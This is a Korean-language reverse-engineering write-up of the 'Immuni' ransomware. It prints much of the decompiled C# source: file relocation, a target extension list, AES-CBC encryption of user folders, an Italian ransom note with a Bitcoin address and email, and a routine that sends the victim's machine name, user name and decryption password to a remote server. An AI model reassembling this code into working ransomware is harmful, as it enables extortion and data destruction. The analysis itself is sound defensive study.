




## 5. Immuni

### 문제 확인





- 감염을 시켜보니 COVID 19와 같은 창이 뜨면서 파일을 암호화

|                                           |                    |                  |          |
|-------------------------------------------|--------------------|------------------|----------|
| desktop.ini                               | 2020-03-11 오후 3:20 | 파일 크기            | 1 KB     |
| dnSpy-netframework.zip.fuckunicornhtr...  | 2025-04-11 오전 2:38 | FUCKUNICORNHT... | 23,097KB |
| IDA Pro (32-bit).lnk.fuckunicornhtrhrtjry | 2025-04-11 오전 2:38 | FUCKUNICORNHT... | 1KB      |
| IDA Pro (64-bit).lnk.fuckunicornhtrhrtjry | 2025-04-11 오전 2:38 | FUCKUNICORNHT... | 1KB      |

- 확장자의 경우 파일이 .lnk.funkunicornhtrhrtjry로 암호화

### dnSpy 분석

- 확인해보니 .NET 프레임워크 사용



- startAction 이라는 함수명을 보아 여기서 악성 행위를 한다고 추정하고 분석진행

## startAction

```
// fuckunicorn.Form1
// Token: 0x0600000D RID: 13 RVA: 0x00002718 File Offset: 0x00000918
public void startAction()
{
    this.MoveVirus();
    string password = this.CreatePassword(15);
    this.Directory_Settings_Sending(password);
    this.messageCreator();
```

```

string path = this.userDir + this.userName + "\\ransom.jpg";
bool flag;
do
{
    flag = Form1.CheckForInternetConnection();
    if (flag)
    {
        this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
        this.SendPassword(password);
    }
}
while (!flag);

```

- startAction이라는 메서드에서 아래와 같은 함수들을 호출
  - MoveVirus
  - CreatePassword
  - Directory\_Settings\_Sending
  - messageCreator
  - SetWallpaperFromWeb
  - SendPassword
- 그래서 순서로 나타내보면 랜섬웨어 진행과정은 다음과 같다.

**MoveVirus → CreatePassword → Directory\_Settings\_Sending → messageCreator → SetWallpaperFromWeb → SendPassword → 종료**

- 하나씩 내부로 들어가서 확인해보면 ...

### **startAction → MoveVirus()**

```

public void MoveVirus()
{
    string path = this.userDir + this.userName + "\\Rand123";
    string text = this.userDir + this.userName + "\\Rand123\\local.exe";
    if (!Directory.Exists(path))
    {
        Directory.CreateDirectory(path);
    }
    else if (File.Exists(text))
    {
        File.Delete(text);
    }
    string str = "\\" + Process.GetCurrentProcess().ProcessName + ".exe";

```

```
File.Move(Directory.GetCurrentDirectory() + str, text);
}
```

## startAction → CreatePassword()

```
// Token: 0x06000007 RID: 7 RVA: 0x000021F0 File Offset: 0x000003F0
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ12
    }
    return stringBuilder.ToString();
}
```

- Random 부분을 보면 아래와 같은 코드들이 보이는데

```
public class Random
{
    // Token: 0x060010F8 RID: 4344 RVA: 0x00032FCB File Offset: 0x000311CB
    [__DynamicallyInvokable]
    public Random() : this(Environment.TickCount)
    {
    }
}
```

- 여기서 TickCount 함수는 시스템 시작 이후 경과 시간을 가져온다.

<https://learn.microsoft.com/ko-kr/dotnet/api/system.environment.tickcount?view=net-9.0>

## startAction → void Directory\_Settings\_Sending()

```
/ Token: 0x0600000E RID: 14 RVA: 0x0000277C File Offset: 0x0000097C
public void Directory_Settings_Sending(string password)
{
    string str = "Users\\";
    string location = this.userDir + str + this.userName + "\\Desktop";
    string location2 = this.userDir + str + this.userName + "\\Links";
    string location3 = this.userDir + str + this.userName + "\\Contacts";
    string location4 = this.userDir + str + this.userName + "\\Desktop";
    string location5 = this.userDir + str + this.userName + "\\Documents";
    string location6 = this.userDir + str + this.userName + "\\Downloads";
}
```

```

string location7 = this.userDir + str + this.userName + "\\Pictures";
string location8 = this.userDir + str + this.userName + "\\Music";
string location9 = this.userDir + str + this.userName + "\\OneDrive";
string location10 = this.userDir + str + this.userName + "\\Saved Games";
string location11 = this.userDir + str + this.userName + "\\Favorites";
string location12 = this.userDir + str + this.userName + "\\Searches";
string location13 = this.userDir + str + this.userName + "\\Videos";
//각 location을 폴더별로 지정하여 암호화 할 폴더를 설정
this.encryptDirectory(location, password);
this.encryptDirectory(location2, password);
this.encryptDirectory(location3, password);
this.encryptDirectory(location4, password);
this.encryptDirectory(location5, password);
this.encryptDirectory(location6, password);
this.encryptDirectory(location7, password);
this.encryptDirectory(location8, password);
this.encryptDirectory(location9, password);
this.encryptDirectory(location10, password);
this.encryptDirectory(location11, password);
this.encryptDirectory(location12, password);
this.encryptDirectory(location13, password);
//지정된 location에서 폴더를 암호화

```

- 암호화할 폴더의 위치를 지정하여 암호화를 수행하는데
- 그렇다면 암호화 과정을 알아보기 위해서 encryptDirectory를 알아야 한다.

**startAction → void Directory\_Settings\_Sending() → encryptDirectory**

```

// Token: 0x0600000A RID: 10 RVA: 0x00002340 File Offset: 0x00000540
public void encryptDirectory(string location, string password)
{
    try
    {
        string[] source = new string[]
        {
            ".txt",
            ".jar",
            ".exe",
            ".dat",
            ".contact",
            ".settings",
            ".doc",
            ".docx",

```

```
".xls",  
".xlsx",  
".ppt",  
".pptx",  
".odt",  
".jpg",  
".png",  
".csv",  
".py",  
".sql",  
".mdb",  
".sln",  
".php",  
".asp",  
".aspx",  
".html",  
".htm",  
".xml",  
".psd",  
".pdf",  
".dll",  
".c",  
".cs",  
".mp3",  
".mp4",  
".f3d",  
".dwg",  
".cpp",  
".zip",  
".rar",  
".mov",  
".rtf",  
".bmp",  
".mkv",  
".avi",  
".apk",  
".lnk",  
".iso",  
".7-zip",  
".ace",  
".arj",  
".bz2",  
".cab",  
".gzip",  
".lzh",
```

```

        ".tar",
        ".uue",
        ".xz",
        ".z",
        ".001",
        ".mpeg",
        ".mp3",
        ".mpg",
        ".core",
        ".crproj",
        ".pdb",
        ".ico",
        ".pas",
        ".db",
        ".torrent"
    }; //암호화할 확장자를 설정하는 곳
    string[] files = Directory.GetFiles(location);
    string[] directories = Directory.GetDirectories(location);
    //확장자가 같으면 암호화
    for (int i = 0; i < files.Length; i++)
    {
        string extension = Path.GetExtension(files[i]);
        if (source.Contains(extension))
        {
            this.EncryptFile(files[i], password);
        }
    }
    for (int j = 0; j < directories.Length; j++)
    {
        this.encryptDirectory(directories[j], password);
    }
}
catch (Exception)
{
}
}

```

- 암호화할 확장자를 설정
- 암호화를 수행할 파일의 확장자와 같으면 암호화 진행

**startAction → void Directory\_Settings\_Sending() → encryptDirectory → encryptFile**

```
// Token: 0x06000009 RID: 9 RVA: 0x000022BC File Offset: 0x000004BC
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array); //SHA 256 해싱
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array); //AES 암호화
    string str = "Users\\" + this.userName + "\\Desktop\\READ_IT.txt.fuckunicornhtrhrtjrjy";
    string path = this.userDir + str;
    if (File.Exists(path))
    {
        File.Delete(path);
    }
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".fuckunicornhtrhrtjrjy");
}
```

- 맨 처음 확인했던 확장자의 명으로 암호화를 진행한 것을 확인
- SHA256 해싱을 진행한뒤 AES Encrypt 함수로 들어가는 것을 확인할 수 있다.

**startAction → void Directory\_Settings\_Sending() → encryptDirectory → encryptFile → AES\_Encrypt**

```
// Token: 0x06000006 RID: 6 RVA: 0x000020F8 File Offset: 0x000002F8
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {

```



```

rijndaelManaged.KeySize = 256; // 키 길이
rijndaelManaged.BlockSize = 128; // 블록 크기
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CBC; // AES 운용모드: CBC
using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
{
    cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
    cryptoStream.Close();
}
result = memoryStream.ToArray();
}
}
return result;
}

```

- 키의 길이로 봐서 AES 256으로 암호화를 진행하고 운용모드는 CBC인 것을 확인
- <https://learn.microsoft.com/ko-kr/dotnet/api/system.security.cryptography.rfc2898derivebytes?view=net-8.0>

```
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
```

- 이 부분에서 난수생성기를 사용하여 키를 생성한다.
- <https://sym312.tistory.com/24>
- <https://learn.microsoft.com/ko-kr/dotnet/api/system.security.cryptography.rfc2898derivebytes.pbkdf2?view=net-9.0>
  - PBKDF2는 위 링크를 참고

## messageCreator()

```

// Token: 0x0600000F RID: 15 RVA: 0x00002944 File Offset: 0x00000B44
public void messageCreator()
{
    string str = "\\Desktop\\READ_IT.txt";
    string path = this.userDir + "Users\\" + this.userName + str;
    this.computerName + "-" + this.userName;
    string[] contents = new string[]
    {
        "La lunga serpe sul bastone di Asceplio si è ribellata, ed una nuova era sta per sopraggiungere.",
        "Questa è la vostra possibilità per redimervi dopo anni di peccati e soprusi.",
        "Sta a voi scegliere. Entro 3 giorni il pegno pagare dovrai o il fuoco di Prometeo cancellerà",
        "i vostri dati così come ha cancellato il potere degli Dei sugli uomini. Il pegno è di solamente"
    };
}

```

```

        "con i Bitcoin al seguente indirizzo : 195naAM74WpLtGHsKp9azSsXWmBCaDscxJ dopo che
        "una email mandarci dovrai. xxcte2664@protonmail.com il codice di transazione sarà la pro
        "Dopo il pegno pagato riceverai la soluzione per spegnere il fuoco di Prometeo. Andare dalli
        "polizia o chiamare tecnici a niente servirà, nessun essere umano aiutarti potrà."
    };
    File.WriteAllLines(path, contents);
}

```

- 메시지를 출력

## SetWallpaperFromWeb

```

// Token: 0x06000011 RID: 17 RVA: 0x000029E4 File Offset: 0x00000BE4
private void SetWallpaperFromWeb(string url, string path)
{
    try
    {
        new WebClient().DownloadFile(new Uri(url), path); //배경화면 이미지 다운로드
        this.SetWallpaper(path);
    }
    catch (Exception)
    {
    }
}

```

## SendPassword

```

public void SendPassword(string password)
{
    try
    {
        string str = string.Concat(new string[]
        {
            "?computer_name=",
            this.computerName, //컴퓨터 이름 전송
            "&userName=",
            this.userName, // 사용자 이름 전송
            "&password=",
            password,
            "&allow=ransom" // 패스워드 전송
        });
        string address = this.targetURL + str;
        new WebClient().DownloadString(address);
    }
}

```

```
catch (Exception)
{
}
}
```

## Immuni 전체 흐름도

